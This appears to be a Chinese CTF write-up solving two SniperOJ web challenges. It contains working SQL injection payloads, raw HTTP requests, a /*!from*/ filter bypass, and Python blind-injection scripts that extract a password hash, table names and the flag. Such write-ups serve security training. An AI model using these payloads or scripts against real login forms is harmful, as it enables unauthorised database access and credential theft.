
http://web2.sniperoj.cn:10004/?username='^1^1%23&password=

□ Enable Post data □ Enable Referrer

admin


得到用户名就是`admin`
学习地址:http://wonderkun.cc/index.html/?cat=1&paged=3
盲注脚本

```
#!/usr/bin/python
# coding:utf-8

import requests

def makeStr(begin,end):
    str=""
    for i in range(begin,end):
        str+=chr(i)
    return str


def getPassword():
    url="http://web2.sniperoj.cn:10004/index.php?username="
    testStr = makeStr(48,127)
    #print testStr
    username = "admin' union distinct select 1,2,0x{hex} order by 3 desc%23&password=1"
    flag = ""
    for _ in range(32):
        for i in testStr:
            data = username.format(hex=(flag+i).encode('hex'))
            #print data
            res = requests.post(url+data)
            if "admin" not in res.text:
                flag= flag+chr(ord(i)-1)
                print flag
                break

if __name__== '__main__':
    getPassword()
```



```
498C
498C6
498C67
498C67B
498C67B7
498C67B7C
498C67B7C8
498C67B7C86
498C67B7C86B
498C67B7C86B0
498C67B7C86B01
498C67B7C86B01B
498C67B7C86B01BD
498C67B7C86B01BD6
498C67B7C86B01BD68
498C67B7C86B01BD68A
498C67B7C86B01BD68AB
498C67B7C86B01BD68AB5
498C67B7C86B01BD68AB5C
498C67B7C86B01BD68AB5CB
498C67B7C86B01BD68AB5CBA
498C67B7C86B01BD68AB5CBAF
498C67B7C86B01BD68AB5CBAFD
498C67B7C86B01BD68AB5CBAFD2
498C67B7C86B01BD68AB5CBAFD24
498C67B7C86B01BD68AB5CBAFD245
498C67B7C86B01BD68AB5CBAFD245B
498C67B7C86B01BD68AB5CBAFD245B1
498C67B7C86B01BD68AB5CBAFD245B1B
```

解密即**flag**




498C67B7C86B01BD68AB5CBAFD245B1B

解密成功！
密文：498C67B7C86B01BD68AB5CBAFD245B1B
解密结果：sniperoj
密文类型：md5
解密用时：4087毫秒

## 图书管理系统

这题打开只有三个框，一个还是摆设，那就随便尝试注册一个账号密码，然后再登陆一下，发现没什么区别


这是登陆成功



```
POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 67
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gvl845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2
```


```
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:30:48 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"1","token":"35874602330cfb39b0bdbfd129443943","usertype":"2"
,"userID":"88","sex":"1"}
```

随便构造个语句测试一下



```
POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gvl845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d’ or 1=1#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2
```


```
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:29 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 36
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"0","msg":"密码错误!"}
```



```
POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 76
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gvl845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d’ or 1=2#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2
```

```
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:31:53 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Vary: Accept-Encoding
Content-Length: 96
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"1","token":"c62aeab032225ceee8a4b3e896dddcaa","usertype":"2"
,"userID":"88","sex":"1"}
```

发现如果利用`or`的话，后面是`false`会显示正确，`true`的话会显示密码错误，这样就可以根据返回进行盲注
当然了，他肯定过滤了，但每次测试总感觉过滤的字符在改变，不过后来还是确定了是`from`，这样的话只能用内联注释，毕竟其他也不知道如何绕过，`/*!*/`只有MySQL能识别
首先为了测试还是利用burpsuite暴力一下，语句构造成功




```
POST /src/API/login.php HTTP/1.1
Host: www.sniperoj.cn:10000
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:53.0) Gecko/20100101
Firefox/53.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 194
Referer: http://www.sniperoj.cn:10000/login.html
Cookie: ci_session=34rlcsp0fkuiu6gvl845f528aop6b3nm
Connection: close
Upgrade-Insecure-Requests: 1

username=1d' or ascii(substr((select group_concat(table_name) /*!from*/
information_schema.tables where
table_schema=database()),1,1))=98#&password=1d&submit=%E6%8F%90%E4%BA%A4%E6%9F%A
5%E8%AF%A2
```


```
HTTP/1.1 200 OK
Date: Thu, 04 May 2017 03:07:41 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.21
Content-Length: 36
Connection: close
Content-Type: text/html; charset=utf-8

{"status":"0","msg":"密码错误!"}
```

直接上脚本


```
import requests
dic='#123456789abcdefghijklmnopqrstuvwxyzQWERTYUIOPASDFGHJKLZXCVBNM_{}'
flag = ''
for i in range(1,40):
    for j in dic:
        url = 'http://www.sniperoj.cn:10000/src/API/login.php'
        #con = "1d' or ascii(substr((select database()),{},1))={}#".format(i,ord(j))
        #con = "1d' or ascii(substr((select group_concat(table_name) /*!from*/ information_schema.table
        #con = "1d' or ascii(substr((select group_concat(column_name) /*!from*/ information_schema.colu
        con = "1d' or ascii(substr((select f1ag /*!from*/ fl444g),{},1))={}#".format(i,ord(j))
        #print con
        data = {'username': con,
                'password':'1d',
                'submit':'%E6%8F%90%E4%BA%A4%E6%9F%A5%E8%AF%A2'}
        #print data
        s=requests.post(url=url,data=data)
        length = len(s.text)
        #print length
        if length == 28:
            flag += j
            print flag
            break
print flag

#software
#booksfl444grecordsusers
#fl444g
#f1ag
```



```
b
bo
boo
book
books
booksf
booksfl
booksfl4
booksfl44
booksfl444
booksfl444g
booksfl444gr
booksfl444gre
booksfl444grec
booksfl444greco
booksfl444grecor
booksfl444grecord
booksfl444grecords
booksfl444grecordsu
booksfl444grecordsus
booksfl444grecordsuse
booksfl444grecordsuser
booksfl444grecordsusers
```



```
f
fl
fla
flag
```



```
Sni
Snip
Snipe
Sniper
SniperO
SniperOJ
SniperOJ{
SniperOJ{C
SniperOJ{Ca
SniperOJ{Can
SniperOJ{Can_
SniperOJ{Can_Y
SniperOJ{Can_Yo
SniperOJ{Can_You
SniperOJ{Can_You_
SniperOJ{Can_You_S
SniperOJ{Can_You_Se
SniperOJ{Can_You_See
SniperOJ{Can_You_See_
SniperOJ{Can_You_See_M
SniperOJ{Can_You_See_My
SniperOJ{Can_You_See_My_
SniperOJ{Can_You_See_My_H
SniperOJ{Can_You_See_My_He
SniperOJ{Can_You_See_My_Hea
SniperOJ{Can_You_See_My_Hear
SniperOJ{Can_You_See_My_Heart
SniperOJ{Can_You_See_My_Heart}
```